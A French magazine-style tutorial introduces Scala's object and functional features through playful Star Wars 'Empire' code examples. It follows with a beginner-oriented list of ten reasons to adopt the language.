> Le trait en tant qu'interface : la définition d'un soldat de l'Empire

Un trait est une spécification des membres qui devront être implémentés par ses descendants. Notre logiciel de recrutement utilise un Trait pour la définition de base d'un soldat de l'Empire :

```
trait EmpireSoldier {
  def strength      : Int
  def attack        : Int
  def canUseTheForce: Boolean
}
```

Type

Nous remarquons d'une part que l'Empire est très agressif, et d'autre part que cette spécification est totalement abstraite : seules les signatures des méthodes communes à tous les soldats sont présentes, les implémentations sont laissées aux descendants.

> Les classes et l'unité de base, le Stormtrooper

L'Empire use et abuse des Stormtroopers. En étudiant de près leur définition, nous pouvons voir les principales caractéristiques des classes *Scala :*

```
class StormTrooper(override val strength : Int = 10) extends EmpireSoldier {
  def this(strength: Int, bonus: Int) = this(strength+bonus)
  private var experience : Int = 0
  def getATrainingSession : Unit = {
    if(this.experience < 20) { this.experience = experience + 1 }
  }
  override def attack = strength + experience
  override val canUseTheForce = false
}
```

Trois membres possibles : def, var et val

Scala possède trois membres de classe caractérisés par un nom et un type (et différents modificateurs, par exemple de visibilité) :

- def pour une méthode qui peut prendre des paramètres et dont le corps est évalué à chaque appel.
- var pour un champ mutable. Ici, l'expérience d'un Stormtrooper peut augmenter lorsqu'il s'entraîne.
- val pour un champ immuable, dont la valeur ne pourra jamais changer : un Stormtrooper ne peut pas utiliser la force.

Une notion de bloc typé et valué et de l'inférence de type

Un bloc est un ensemble d'expressions délimitées par des accolades qui a un type et une valeur (ceux de la dernière expression). On peut alors :

- ne pas utiliser return pour renvoyer une valeur, c'est la valeur du bloc qui est utilisée.
- avoir de l'inférence de type, comme on peut le voir dans le point 7 : strength et experience sont tous les deux des Int, donc le compilateur peut inférer le type de attack comme étant Int. Il vérifie au passage que ce type est compatible avec celui de la méthode attack du trait parent EmpireSoldier.

Un constructeur principal (1)

La liste de paramètres située à la suite du nom de la classe définit à la fois des champs de la classe et son constructeur principal :

```
val superTrooper = new StormTrooper(42)
println(superTrooper.strength) //=> 42
```

Des valeurs par défaut (2)

Scala autorise la déclaration de valeur par défaut pour les paramètres de méthodes et de constructeurs. Les paramètres avec des valeurs par défaut peuvent ne pas être spécifiés lors de l'appel :

```
val defaultTrooper = new StormTrooper
println(defaultTrooper.strength) //=> 10
```

On note aussi que Scala permet d'omettre les parenthèses vides.

L'héritage d'un trait parent (3)

Notre Stormtrooper étend le trait EmpireSoldier et doit implémenter les différentes caractéristiques des soldats. En *Scala*, l'utilisation du mot clé override est obligatoire pour redéfinir des membres sauf si le membre était abstrait dans le parent.

Des constructeurs secondaires (4)

Scala permet de définir des constructeurs secondaires. Ces constructeurs doivent faire appel au constructeur principal et il est donc impossible d'avoir plusieurs constructeurs totalement indépendants.

Une notion de visibilité des champs (5)

Scala définit trois niveaux de visibilité des membres : *private* (accessible aux instances de la classe), *protected* (accessible aux classes filles) et *public* (accessible par tous, c'est la visibilité par défaut). *Scala* ajoute une notion de paramétrage de la visibilité afin de la restreindre à une classe, un package ou une instance particulière (avec private[this]).

Un exemple d'utilisation du type Unit (6)

La méthode qui permet à un Stormtrooper de s'entraîner modifie un état interne du soldat et ne renvoie aucune valeur : elle est de type Unit.

Des raccourcis d'écriture du code, dont de l'inférence de type (7)

Outre l'inférence de type, *Scala* propose de nombreux raccourcis d'écriture : nous avons vu que les parenthèses peuvent être optionnelles, tout comme les points-virgules en fin d'expression (d'ailleurs, l'Empire n'en utilise pas un seul) ou les accolades autour des blocs composés d'une seule expression, et il en existe d'autres.

La possibilité de redéfinir une méthode par une valeur (1) et (8)

Il est possible de redéfinir une méthode (def) en valeur (val) dans une classe fille, ce qui permet de fixer des comportements.

> Les traits en tant que mixin : héritage multiple et factorisation d'aspects communs

Les méthodes d'EmpireSoldier sont toutes abstraites, et le Stormtrooper n'hérite que de ce trait. Ces deux caractéristiques ne sont en rien des limitations de *Scala :* un Trait peut contenir des implémentations, et une classe ou un Trait peut hériter de plusieurs Traits. Ainsi, l'Empire a défini un Trait IsASith qui fixe la possibilité d'utiliser la force. Il suffit à la classe Sith d'hériter de ce trait pour pouvoir utiliser la force :

```
trait IsASith {
  val canUseTheForce = true
}

class Sith(override val strength: Int) extends EmpireSoldier with IsASith {
  def attack = strength * 2
}
```

> Darth Vader

Scala intègre directement le design pattern Singleton dans le langage via le concept d'object. Un object se comporte comme une classe normale et suit les mêmes règles d'héritage, mais c'est le langage qui se charge de créer l'instance unique qu'il représente.

L'Empire utilise un object pour représenter ses généraux, comme Darth Vader, qui est évidemment unique au sein de la galaxie :

```
trait TieFighterPilot {
  val canPilotTieFighter = true
}

object DarthVader extends Sith(200) with TieFighterPilot {
  override def attack = strength * 3
}
```

> Objet compagnon et « factory » : création de Stormtroopers

Enfin, nous savons tous comment ont été créés les premiers Stormtroopers : dans une usine de clonage, à la chaîne. *Scala* permet d'exprimer facilement ces usines par le concept d'objet compagnon d'une classe, qui est un objet défini dans le même fichier et de même nom qu'une classe, comme illustré dans l'extrait suivant :

```
object StormTrooper {
  /*
   * Apply est une méthode magique en Scala:
   * on a le droit de ne pas mettre ".apply" pour l'appeler.
   * Ainsi, StormTrooper.apply(42) peut s'abbréger en StormTrooper(42).
   */
  def apply(strength : Int = 10) = new StormTrooper(strength)

  //permet de créer un certain nombre de nouveau Storm Troopers.
  def makeClones(numberOfClones: Int) = Array.fill(numberOfClones)(StormTrooper)
}

//créer un trouper par défaut depuis la factory
val trooper1 = StormTrooper.apply()
//équivalent à:
val trooper2 = StormTrooper

val troopers = StormTrooper.makeClones(5)
```

Scala est donc un langage objet pur, qui permet un code court et expressif. Mais *Scala* se différencie des langages objet classiques par des concepts issus des langages fonctionnels.

IMMUABILITÉ, CASE CLASS ET PATTERN MATCHING

Scala se différencie de la plupart des autres langages orientés objet par de nombreux aspects. Ainsi, le langage favorise l'**immuabilité**, autorise le **pattern matching** et fournit des **case class** afin d'utiliser au mieux les deux concepts précédents.

> L'immuabilité

Dans un monde où l'importance de la parallélisation augmente chaque jour, l'immuabilité offre l'avantage d'être thread-safe. Cette idée se répand dans nombre de frameworks (String Java ou JodaTime par exemple), et est l'une des recommandations du livre *Effective Java* [2]. *Scala* favorise l'immuabilité à plusieurs niveaux :

- le mot clé val permet de définir des champs immuables,
- les case class permettent de définir simplement des classes immuables,
- les différentes API standards de Scala, et les collections en particulier, sont immuables par défaut.

> Case class

Les case class permettent de simplifier la définition de classes. Elles sont conçues pour être immuables, car une case class :

- définit par convention l'ensemble de ses champs dans son constructeur ;
- considère par défaut que les champs de son constructeur sont des public val.

De plus, elle :

- génère un objet compagnon (donc sa factory) ;
- génère les méthodes equals/hashcode/toString adaptées ;
- permet une déconstruction très simple par pattern matching sur les paramètres du constructeur.

Parallèlement, case object existe pour remplacer object. On peut alors décrire l'arsenal de l'Empire de manière simple et courte :

```
trait Weapon {
  //puissance d'attaque de l'arme
  def attack : Int
  //usure de l'arme
  def wearing: Int
}

//indique qu'une arme peut attaquer de loin
trait Ranged

//quelques armes standards
case class BlasterGun(wearing: Int) extends Weapon with Ranged {
  val attack = 5
}
case class HeavyBlasterGun(wearing: Int) extends Weapon with Ranged {
 val attack = 10
}
case class EmperorGuardSword(wearing: Int) extends Weapon {
  val attack = 20
}

//le sabre laser unique de Darth Vader
case object DarthVaderLightSaber extends Weapon {
 val attack  = 100
 val wearing = 0
}
```

Nous pouvons également réécrire quelques-uns des soldats de l'Empire en objets immuables :

```
case class StormTrooper(strength: Int, weapon: Weapon with Ranged)
  extends EmpireSoldier with IsNotASith

case class EmperorGuard(strength: Int, weapon: EmperorGuardSword)
  extends EmpireSoldier with IsNotASith

case object DarthVader extends EmpireSoldier with IsASith {
  val strength = 200
  val weapon = DarthVaderLightSaber
}
```

> Pattern Matching

Le Pattern Matching est une sorte de couteau suisse [3] de *Scala*. Il permet la déconstruction d'un objet par motif, à la manière des expressions régulières sur les chaînes de caractères. Son utilisation ressemble à un switch sous stéroïdes : chaque cas est étudié tour à tour, et l'expression associée au premier cas dont le motif est valide est exécutée. Voici un petit exemple de pattern matching simple :

```
/*
 * Ceci écrira: "The string 42", "An int: 42", "Something else!"
 */
for(value <- Seq("42", 42, "43") ) {
  value match {
    case "42"  => println("The string 42")
    case i:Int => println("An int: " + i.toString)
    case _     => println("Something else!")
  }
}
```

Le second motif vérifie si l'expression est un entier, et si c'est le cas, lie l'entier au nom « i » qui peut être utilisé dans l'expression résultat. Le dernier cas utilise le motif joker « _ » qui vérifie toutes les expressions. Le Pattern Matching montre toute sa puissance lorsqu'il est utilisé avec des case class, car dans ce cas, la classe peut être décomposée suivant les paramètres de son constructeur, et de même pour les paramètres qui seraient également des case class. On peut ainsi explorer et décomposer en profondeur un objet :

```
/*
 * pattern matching plus complexe avec déconstruction des case classes
 */
def showMeYourMind(soldier:EmpireSoldier) : Unit = {

  val inMind = soldier match {
    case StormTrooper(_, BlasterGun(currentWearing)) =>
      "Lunchtime soon, and only %d shots!".format(currentWearing)
    case DarthVader =>
      "Where ... is .. Padme ?"
    case sith:(IsASith with EmpireSoldier) if sith.strength > 50 =>
      "Stop reading my mind"
    case _ => "They are not the droid I was looking for"
  }

  println(inMind)
}
```

USE THE FU... NCTIONAL, LUKE ! ET QUELQUES COLLECTIONS

Scala propose des aspects que l'on retrouve généralement dans les langages fonctionnels (comme OCaml ou Haskell). Il est possible d'utiliser des **fonctions anonymes**, des **fonctions d'ordre supérieur** (qui prennent des fonctions en paramètre), ou encore des **classes paramétrées par des types**, à la mode des génériques de Java. Ce côté fonctionnel, couplé à l'aspect objet de Scala, permet d'avoir des

(2) Effective Java 2nd Edition, Joshua Bloch, mai 2008, ISBN-13 : 978-0321356680
(3) Évidemment de Lausanne

gains d'expressivité très intéressants qui montrent tout leur intérêt dans la manipulation de **collections**.

> Fonctions

En *Scala*, les fonctions sont des entités de premier ordre. On peut donc définir une fonction anonyme dans un bloc, et l'assigner à une valeur. C'est ce que l'Empire fait pour calculer l'attaque de ses soldats :

```
                                          Type d'une fonction de la forme:
                                          (Type param1, ...) => type de retour
val attack: (EmpireSoldier => Int) = {
  //l'inférence de type permet de ne pas préciser "EmpireSoldier"
  soldier => {
    val bonus = { if(soldier.canUseTheForce) 50 else 0 }
    bonus + soldier.strength + soldier.weapon.attack
  }                                       Fonction anonyme
}
```

Le type de **attack** est une fonction qui prend un soldat de l'Empire en argument et renvoie un entier.

> Collections

Scala offre une API de définition et de manipulation de collections très développée. On y retrouve tous les types de collections usuels (liste, ensemble, map…) ainsi que de très nombreuses méthodes pour manipuler les éléments qu'elles contiennent en étant très précis sur les types utilisés. Voici comment créer l'escouade accompagnant Darth Vader :

```
/*
 * Nous ne sommes pas obligé de préciser le nom des paramètres,
 * mais c'est généralement plus parlant
 */
val novice      = StormTrooper(strength = 5 , BlasterGun(       wearing = 0 ))
val experienced = StormTrooper(strength = 25, HeavyBlasterGun(  wearing = 17))
val veteran     = EmperorGuard(strength = 50, EmperorGuardSword(wearing = 43))

/*
 * Nous voyons que Seq est un type paramétré par le type de ses éléments.
 * L'inférence de type aurait pu trouver toute seule le type de squad.
 */
val squad : Seq[EmpireSoldier] =
  Seq(novice, veteran,  DarthVader, experienced)
```

L'API des collections propose des méthodes d'ordre supérieur qui appliquent les fonctions en paramètre sur chaque élément de la collection. Les plus importantes d'entre elles sont : foreach, map, filter et flatMap. L'exemple suivant montre comment l'Empire utilise les trois premières sur des équipes de soldats :

```
/*
 * foreach applique à chaque élément de la séquence la fonction
 * passée en argument. A l'exécution, nous obtiendrons ce que
 * pense chaque membre de l'équipe.
 */
def readSquadMinds(squad: Seq[EmpireSoldier]): Unit =
  squad.foreach( showMeYourMind )

/*
 * Nous pouvons simplement trouver la puissance d'attaque d'une
 * équipe en construisant la séquence composée des attaques de
 * chaque membre, puis en en faisant la somme.
 */
val squadAttack = squad.map { soldier => attack(soldier) }.sum

/*
 * filter permet d'appliquer un prédicat sur chaque élément de la liste
 * et de ne garder que les éléments qui le valide.
 */
def detectForceUser(soldiers: Seq[EmpireSoldier]): Seq[EmpireSoldier] =
 soldiers.filter(soldier => soldier.canUseTheForce)
```

Mais l'API collection de *Scala* va beaucoup plus loin, et propose des dizaines de méthodes, toutes plus utiles les unes que les autres. En voici un échantillon :

```
/*
 * Des rebelles attaquent à la fois de positions lointaines et au corps à
 * corps. Il faut donc séparer la squad en une équipe qui tirera sur les
 * embusqués (armes de tir nécessaires) et une équipe qui se battra en mêlée.
 */
val teams: Map[Boolean, Seq[EmpireSoldier]] =
  squad.groupBy { soldier => soldier.weapon match {
    case _: Range => true
    case _        => false
  }
}

/*
 * Les bons Stormrooper peuvent être promus en garde impériaux. Pour cela, ils
 * doivent effectivement être un Stormtrooper et avoir une force de plus de 20.
 * Note: le type de la collection est plus précis que le type de départ.
 */
val promotableTroopers : Seq[StormTrooper] = squad.collect {
  case trooper @ StormTrooper(strength, weapon) if(strength > 20) => trooper
}
```

> For comprehension

Scala propose également du sucre syntaxique pour la manipulation de collections : le **for comprehension**. L'exemple suivant est une alternative à la méthode précédente detectForceUser qui itère sur les éléments des collections **(1)**, filtre les entrées **(2)**, et finalement les assemble **(3)** avant de renvoyer la nouvelle collection ainsi formée.

```
def buildForceSquad(squads: Seq[Seq[EmpireSoldier]]): Seq[EmpireSoldier] = {
  for {
    squad   <- squads (1)
    soldier <- squad (1)
    if soldier.canUseTheForce (2)
  } yield soldier (3)
}
```

Comme nous l'avons vu, les aspects fonctionnels de *Scala* permettent de produire des comportements avancés de manière succincte. Nul besoin de créer un itérateur ou de construire la mécanique de parcours d'un ensemble d'éléments, ni de reproduire le processus à chaque fois que l'on veut appliquer une fonction sur une collection : tout est pris en charge par le langage.

CONCLUSION

Scala est un langage profond et ce que nous vous avons montré ici n'est que la partie visible de l'iceberg. Il reste encore de nombreux principes à évoquer, comme le système de types, les conversions implicites, ou encore les applications partielles… Mais on va s'en tenir là pour l'instant ! D'autant plus que la prochaine version de *Scala* (2.10), prévue pour fin 2012 ou début 2013, sera une nouvelle révolution dans le langage. Elle apporte par exemple l'ajout de la réflexion (d'une puissance nettement supérieure à celle disponible en Java ou C#), un système de macros typées, une interpolation de chaînes de caractères extensible à volonté (pensez JSON, requêtes SQL, expressions régulières…), une amélioration des API asynchrones afin de mieux les gérer, tout en conservant la simplicité du langage et en en améliorant les performances du compilateur. La présentation http://fr.slideshare.net/dcsobral/scala-210-english résume le passé de *Scala* et présente en détail les évolutions de *Scala* 2.10. La communauté grandissante (notamment le Paris *Scala* User Group !) sera ravie de vous les faire découvrir. Les idées de *Scala* ont de l'avenir, rejoignez-nous de ce côté du code…

L'ensemble du code de l'Empire est disponible sur GitHub : https://github.com/fanf/articleScalaProgrammez

Vincent **Membré**, *Développeur chez Normation, fraîchement sorti de l'Université Pierre et Marie Curie/Paris VI, néo-scalaiste convaincu,* vincent.membre@normation.com

François **Armand**, *Directeur R&D chez Normation, lead developer de* http://www.rudder-project.org *6 ans de Scala,* francois.armand@normation.com

10 bonnes raisons de se mettre à Scala

Scala est un langage de programmation multi-paradigme (orienté objet et fonctionnel). Il a été créé en 2003 par Martin Odersky, professeur à l'EPFL (Ecole Polytechnique de Lausanne). Il est statiquement typé, compilé en bytecode Java (mais aussi .Net), et tourne donc sur la JVM (Java Virtual Machine) (1) .

(1) http://fr.wikipedia.org/wiki/Scala_(langage)

Depuis quelques années et encore davantage ces derniers mois, Scala fait de plus en plus entendre sa voix. Plusieurs projets dans le monde ont été montés sur la pile technique Scala, il serait peut-être temps de s'intéresser à ce langage plein de promesses à de nombreux égards. Nous allons essayer de vous donner 10 bonnes raisons de vous mettre à Scala pour vos projets. N'ayant que 10 bonnes raisons à trouver, nous ne serons forcément pas exhaustif et plutôt orienté débutants.

1 SIMPLICITÉ DE LA SYNTAXE

Le nombre de mots clés nécessaires pour pouvoir commencer à travailler avec Scala est assez faible. Sans être exhaustif, avec class, val, var, def, if, on peut déjà faire beaucoup de choses.
La syntaxe de base pour déclarer une référence qui soit une valeur ou une variable :

```
val value: String = "une valeur"
var variable: Int = 1
```

Le type 'String' de la valeur est déclaré grâce à ': String'. Le mot clé *val* désigne donc une valeur immuable, alors que *var* désigne une variable mutable, qui peut être réaffectée. Les points virgules sont optionnels, ils sont utilisés pour marquer la fin d'une instruction suivie d'une autre sur la même ligne :

```
val param = "param"; var other = 3
```

Le compilateur Scala sait inférer les types de *val* et de *var* ainsi on peut se contenter d'écrire :

```
val value = "une valeur"
var variable = 1
```

Pour déclarer une méthode :

```
def toString( param: Int ): String = "param : " + param
```

Le mot clé *def* est utilisé pour déclarer une méthode. Comme pour la value, ': String' permet de déclarer le type de retour de la méthode. A noter que les accolades {} ne sont pas nécessaires pour le corps de la méthode mais peuvent être utilisées et par défaut une méthode est publique. Comme pour les valeurs et les variables, le compilateur Scala peut inférer le type de retour de la méthode :

```
def toString( param: Int ) = "param : " + param
```

Pour déclarer une classe :

```
class Example( param1: String, val param2: Int, var param3: Boolean ) {
    // le corps du constructeur
}
```

Une classe est aussi par défaut publique. Le constructeur fait partie de la déclaration de la classe.

- Le param1 est privé (par défaut)
- Le param2 est une propriété qui possède son accesseur uniquement en lecture, étant donné que c'est une valeur (dit autrement immutable)
- Le param3 est mutable, possède son accesseur dans les deux sens, lecture & écriture. (déclaration avec var).

```
val example = new Example("param1", 2, true)      > param1 : param1, param2 : 2, param3
val immutable = example.param2                    > immutable  : Int = 2
example.param3 = false
val mutable = example.param3                      > mutable  : Boolean = false
```

Nous utilisons et abusons du pattern de singleton en Java. Les services que nous exposons sont des singletons. Pour rappel, ce pattern permet de garantir une seule instance de cette classe. Il est en effet inutile d'instancier systématiquement un objet qui n'a aucune raison d'arrêter d'exister, ou de changer d'état. Il y a par conséquent un mot clef pour représenter cela : object. Vous aurez l'impression que vous appelez des méthodes static, mais ce sont bien des méthodes de service.

```
object singleton {
  def myMethod = "hello"
}
```

Cela permet d'utiliser la méthode comme ceci :

```
val hello = singleton.myMethod            > hello  : java.lang.String = hello
```

2 TOUT EST EXPRESSION

En Scala tout est expression. Cela veut dire qu'un bloc de code renvoie toujours une valeur :

```
val expression: String = {
  val value: Int = 4
  example.toString
  // j'écris plusieurs instructions...

  example.param2.toString
}: String
```

Pas de 'return' en scala, la dernière ligne d'un bloc de code est la valeur retournée par le bloc.
Inutile de chercher tous les cas d'exception dans l'exécution de votre programme : vous devez simplifier votre code pour arriver à cela.
On peut ainsi, en toute logique, typer le bloc de code ci-dessus.

example.param2.toString renvoie un String, donc le bloc de code est de type String. Un if/else est aussi une expression :

```
val result = if( true ) "result" else "fail"
```

Même quand un bloc de code ne renvoie rien, a priori, il renvoie quand même le type Unit, sa seule valeur possible étant ().

3 IMMUABILITÉ COMME CONCEPT CENTRAL

Scala est une abréviation de Scalable Language. Un des objectifs avoués de sa création est de fournir un langage permettant une montée en charge facilitée des applications. Ainsi l'immuabilité est mise en avant à plusieurs niveaux dans le langage.

Scala promeut l'immuabilité des objets : on déclare explicitement que les objets manipulés ne souffriront pas de réallocation mémoire. Cela a une conséquence directe sur l'occupation mémoire et les performances.

Aucun espace n'est réservé ou pré-alloué si cela n'est pas nécessaire. Les objets sont également plus facilement traités en parallèle puisque les différents threads n'ont pas à souffrir de synchronisation.

Il suffit de déclarer une référence avec la clé **val** pour que celle-ci soit immuable.

Par défaut, les paramètres de méthode sont immuables, si on veut les rendre muables (ce qui n'est pas conseillé) il faut préfixer le paramètre par le mot clé **var**.

Une grande partie de l'API Scala fournit des classes immuables, comme l'API Collection par exemple.

Nous évoquerons un peu plus loin le framework Akka implémentant le modèle de programmation Actor (2), permettant d'encapsuler les parties muables, par nécessité (I/O,...) d'une application.

Le paradigme fonctionnel, implémenté par Scala, est aussi un moyen efficace pour coder immuable.

Au-delà de l'aspect concurrent, le cycle de vie d'un objet immuable est beaucoup plus simple, il se limite à son initialisation. Le code s'en trouve simplifié. Il est vraiment recommandé de penser immuable quand on écrit du code en Scala.

4 SON API DE COLLECTION ET LA PROGRAMMATION FONCTIONNELLE

Une des premières choses qui nous fait aimer Scala quand on vient de Java est son API de Collection, qui permet d'introduire la programmation fonctionnelle d'une manière claire et simple :

```
val result = List( 1, 2, 3, 4, 5 )
    .map( x => x * 2 )
    .filter( x => x < 7 )
    .reduceLeft( ( acc, elem ) => acc + elem )
                                        > result  : Int = 12
```

Une liste immuable est initialisée, puis transformée (map - multiplie chaque élément par deux), filtrée (filter - ne garde que les éléments inférieur à 7) et enfin réduite (reduceLeft - on additionne chaque éléments de la liste).

Le concept de fonction est introduit ici. x => x * 2, en notation mathématique f(x) = x * 2, signifie une fonction prenant une variable x que l'on multiplie par 2. Dans le contexte de la méthode List.map, cela signifie que cette fonction est appliquée à chaque élément de la liste. Le concept de programmation fonctionnelle permet d'écrire du code qui résout un problème en le décrivant.

Ajouter 3 à chaque élément d'une liste se décrit theList.map(x = > x + 3) en Scala et cela est aussi ce qui permet de le faire effectivement. C'est le propre d'un langage de haut niveau, il n'est pas besoin d'itérer sur la liste pour faire cela.

La programmation fonctionnelle est bien sûr bien plus riche que ce que montre ce petit exemple. Il est pourtant révélateur d'un de ses objectifs : proposer une syntaxe de haut niveau, permettant d'écrire peu de lignes de code pour résoudre un problème, juste en le décrivant.

5 PLUS BESOIN DE RENVOYER NULL ET DE TESTER LA NON NULLITÉ D'UNE VALEUR

Un problème récurrent des langages objet, héritant du C, comme Java, est la gestion des références de valeur **null**.

En Scala, le type Option[T] permet d'encapsuler la possibilité d'un échec lors d'une réponse de méthode :

```
def perhaps( param: Int ): Option[String] =
  if( param < 4 ) Some( param.toString ) else None
```

Cette méthode prend un Int en entrée et retourne une Option[String] (type paramétré). Cela signifie que le résultat peut être potentiellement invalide. L'implémentation de la méthode montre que si le paramètre est inférieur à 4, alors un résultat est effectivement retourné, et que sinon, rien n'est renvoyé. **Some** et **None** sont deux sous-classes de **Option**. Utiliser **Some** indique qu'un résultat valide est renvoyé alors que **None** indique l'absence de résultat.

Imaginons qu'il n'y ait pas de sens à utiliser *toString* sur un **Int** supérieur à 3, alors nous devrions retourner **null** ou une exception pour gérer le cas.

En termes de sémantique, ce type de déclaration de méthode est intéressant, car il est indiqué à l'utilisateur de la méthode que celle-ci peut ne pas renvoyer de résultat.

Mais c'est dans l'utilisation de ce résultat que cela s'avère encore plus intéressant :

```
val some = example.perhaps( 3 )
  .map( x => x.toInt + 2 )
  .getOrElse( 0 )                       > some  : Int = 5

val none = example.perhaps( 4 )
  .map( x => x.toInt + 2 )
  .getOrElse( 0 )                       > none  : Int = 0
```

Que le résultat de perhaps soit valide ou non le code, pour traiter cette réponse est exactement le même. Pas besoin de tester l'état du résultat, la méthode **map** ne s'applique que si le type réel du résultat de *perhaps* est **Some**.

Si null pouvait être retourné, il aurait été nécessaire de tester la non-nullité du retour de perhaps avant d'entreprendre telle ou telle action sur la valeur pour éviter le fameux *NullPointerException*, avec le risque de ne pas le faire car possibilité non explicite dans la signature de la méthode. Ce type de structure de donnée est appelé, en programmation fonctionnelle, Monade. Cela permet d'adresser tout un panel de cas divers d'utilisations, autres que l'absence de valeur comme la gestion des erreurs remplaçant l'utilisation des "checked exception" par exemple.

(2) http://en.wikipedia.org/wiki/Actor_model

6 SA COMPATIBILITÉ AVEC JAVA

Scala fonctionne sur la JVM, il est complétement interopérable. Vous n'êtes donc pas obligé de réécrire votre SI pour commencer. Scala est effectivement compilé en bytecode java.
Vous pouvez appeler une librairie Java depuis Scala, et inversement, le Scala peut être appelé directement depuis du Java.
Ci-dessous, vous pourrez lire comment définir votre conception entre les deux langages.

Une interface en Java :

```
public interface Model {
    public Object value();
}
```

Une implémentation en Java:

```
public class StringModel implements Model {
    public Object value() {
        return "Hello, World!";
    }
}
```

L'équivalent en Scala sera :

```
class StringModel extends Model {
  def value = "Hello, World!"
}
```

Certaines transformations sont alors nécessaires pour garantir l'interopérabilité :

- Transformation de syntaxe : certaines méthodes Scala ne sont pas directement appelables en Java
- Transformation de type : Les listes Scala peuvent être converties en listes java & inversement.

Une classe abstraite en Scala où des opérateurs sont définis :

```
abstract class List[+A] {
  def ::[B >: A](e: B) = {}
  def +[B >: A](e: B) = {}
}
```

La même classe en Java :

```
public abstract class List<A> {
    public <B extends A> List<B> $colon$colon(B e) {
        return null;
    }

    public <B extends A> List<B> $plus(B e) {
        return null;
    }
}
```

Vous trouverez des objets utilitaires permettant le transtypage entre les deux mondes. L'objet scala.collection.JavaConversions permet de convertir les listes entre les deux langages :

```
object transtype extends App {
  import scala.collection.JavaConversions._
  val scalaList = new scala.collection.mutable.ListBuffer[Int]
  val javaList: java.util.List[Int] = scalaList
  val scalaList2: scala.collection.mutable.Buffer[Int] = javaList
  assert(scalaList eq scalaList2)
}
```

L'équivalent explicite de la conversion de liste sera :

```
object transtypeExplicite extends App {
  import scala.collection.JavaConversions
  import scala.collection.mutable._
  val scalaList = new ListBuffer[Int]
  val javaList: java.util.List[Int] = JavaConversions.bufferAsJavaList(scalaList)
  val scalaList2: Buffer[Int] = JavaConversions.asScalaBuffer(javaList)
  assert(scalaList eq scalaList2)
}
```

Cela a un côté magique qui pourra peut-être déplaire. Néanmoins, l'intérêt d'un langage de programmation est de nous faciliter, à nous développeurs, certaines tuyauteries et rouages pour que nous soyons plus utiles et plus efficaces là où le langage ne nous aidera jamais : la compréhension du besoin et traiter les problèmes que nous avons à résoudre.
C'est ce que les frameworks ont toujours voulu adresser.
Vous pouvez très bien utiliser une librairie Java dans votre application Scala : Java possède beaucoup de librairies ou utilitaires, souvent assez anciens, permettant par exemple de manipuler des formats de fichier plus ou moins exotiques. Ces librairies ont été testées, éprouvées et approuvées. Avec Scala, on peut capitaliser dessus et continuer à construire d'autres applications.

7 SES LIBRAIRIES DE TESTS

Scala permet de créer des DSL (Domain Specific Language) assez aisément. Cela permet notamment le développement de librairies de tests exposant une API limpide pour l'écriture de tests unitaires.

```
test("un exemple de test avec ScalaTest, une librairie scala pour les tests") {
  1 + 1 should equal (2)

  List(1,2,3) should contain (2)
  List(1,2,3) should not contain 4
  List(1,2,3) should have size 3
}
```

Ici nous avons un exemple de l'écriture d'un test avec la librairie ScalaTest. Même une personne sans compétences de développement peut comprendre les assertions qui sont effectuées ci-dessus.
L'exemple précédent peut être reformulé de manière "classique".

```
List(1,2,3).should(contain((2)))
List(1,2,3).should(not.contain(4))
List(1,2,3).should(have.size(3))
```

Un appel de méthode, peut se faire soit avec "." ou simplement avec un espace. Une méthode ayant moins de deux paramètres, peut être appelée sans utiliser de parenthèses pour son paramètre.
Cette souplesse de syntaxe permet de créer des DSL comme montré ci-dessus, même s'il faut rester prudent dans son utilisation dans le code de production pour plus de clarté.
Les tests sont un moyen peu risqué et peu coûteux pour introduire du Scala dans la pile technique de son équipe de développement. Le code étant compilé en bytecode Java, toute classe Java étant utilisable au sein d'un code Scala, il est facile d'écrire une suite de tests en Scala sur sa base de code en Java.

8 SA COMMUNAUTÉ ACTIVE ET MOTIVÉE

Scala est un jeune langage (création en 2003) mais sa communauté de développeurs grandit rapidement dans le monde entier. Il existe un Scala User Group dans quasiment chaque pays du monde. Même si en nombre absolu cela reste discret, les membres sont pour la plupart très actifs et il ne faut pas attendre plus de quelques minutes pour se voir répondre sur stackoverflow [3].

(3) http://stackoverflow.com/questions/tagged/scala

En France, le Paris Scala User Group (4) possède 278 membres au dernier comptage et se réunit environ une fois par mois, pour présenter divers sujets techniques ou retours d'expériences ayant un rapport avec Scala. La communauté française est elle-même très active et une question sur le google group vous vaudra des réponses rapides voire des débats enflammés. Un dernier exemple, montrant l'étendue de la communauté. Martin Odersky, le créateur de Scala, a lancé il y a quelques semaines une session de plusieurs cours en ligne, sur le site d'apprentissage en ligne Coursera (5) qui a recueilli quelques 45 000 inscrits.

9 LA PROFESSIONNALISATION DU LANGAGE VIA TYPESAFE ET SA PILE DE FRAMEWORKS

Depuis quelque temps déjà, le créateur de Scala, aidé de plusieurs personnes, a créé une entreprise nommée Typesafe (6), dans le but de promouvoir le langage. Une pile technique de référence s'est créée autour de cette société, proposant des outils professionnels aux développeurs, une offre de formation et de consulting ainsi qu'un support aux entreprises voulant tenter l'aventure de Scala.

Cette stack Typesafe (7) repose sur :

- un outil de fabrication d'application nommé SBT (8),
- un plugin Eclipse ScalaIDE (9) permettant l'écriture, la compilation (incrémentale) de code Scala dans Eclipse,
- un framework d'acteur Akka (10) permettant notamment la programmation concurrente et parallèle
- ainsi qu'un framework web nommé Play! framework 2 (11).

Le tout sous licence Open Source.

Plusieurs personnes soutiennent et participent à cette entreprise, les plus connus étant Rod Johnson, co-créateur du framework Spring et James Gosling, le créateur de Java (12) !

10 TOUT CE DONT ON N'A PAS PU VOUS PARLER EN 10 POINTS

10 points c'est court ! Il y aurait tellement d'autres choses à dire et à présenter sur Scala. Nous ne ferons que les évoquer ici. Cela vous permettra de pousser ces concepts si vous êtes intéressés et sera une base pour un futur article dans Programmez.

Nous pourrions parler des ***Trait***, sorte d'interface, acceptant des implémentations et permettant l'ajout dynamique de comportement à un objet. Les ***Case Class*** et le ***pattern matching*** présenté comme un super switch java mais tellement plus que cela.

Mais aussi la curification de fonction, la librairie ScalaZ, quantité d'applications performantes et innovantes comme Gatling (13) (outil de stress tests) etc. Ce que nous pouvons vous dire après ce court article est que déployer des projets en Scala en production c'est possible. Nous l'avons fait à deux reprises en ce qui nous concerne, avec une relative facilité. Sur une période initiale de 4 jours, nous avons pu, notamment grâce à des outils tels que Play! Framework, sortir en production une application, OneCalendar!ToMeetThemAll, permettant d'agréger des calendriers et de fournir un moteur de recherche pour les filtrer. Plusieurs entreprises commencent à miser en partie ou totalement sur Scala comme langage de programmation de haut niveau, facteur d'augmentation de productivité, moyen d'attirer à soi des développeurs passionnés.

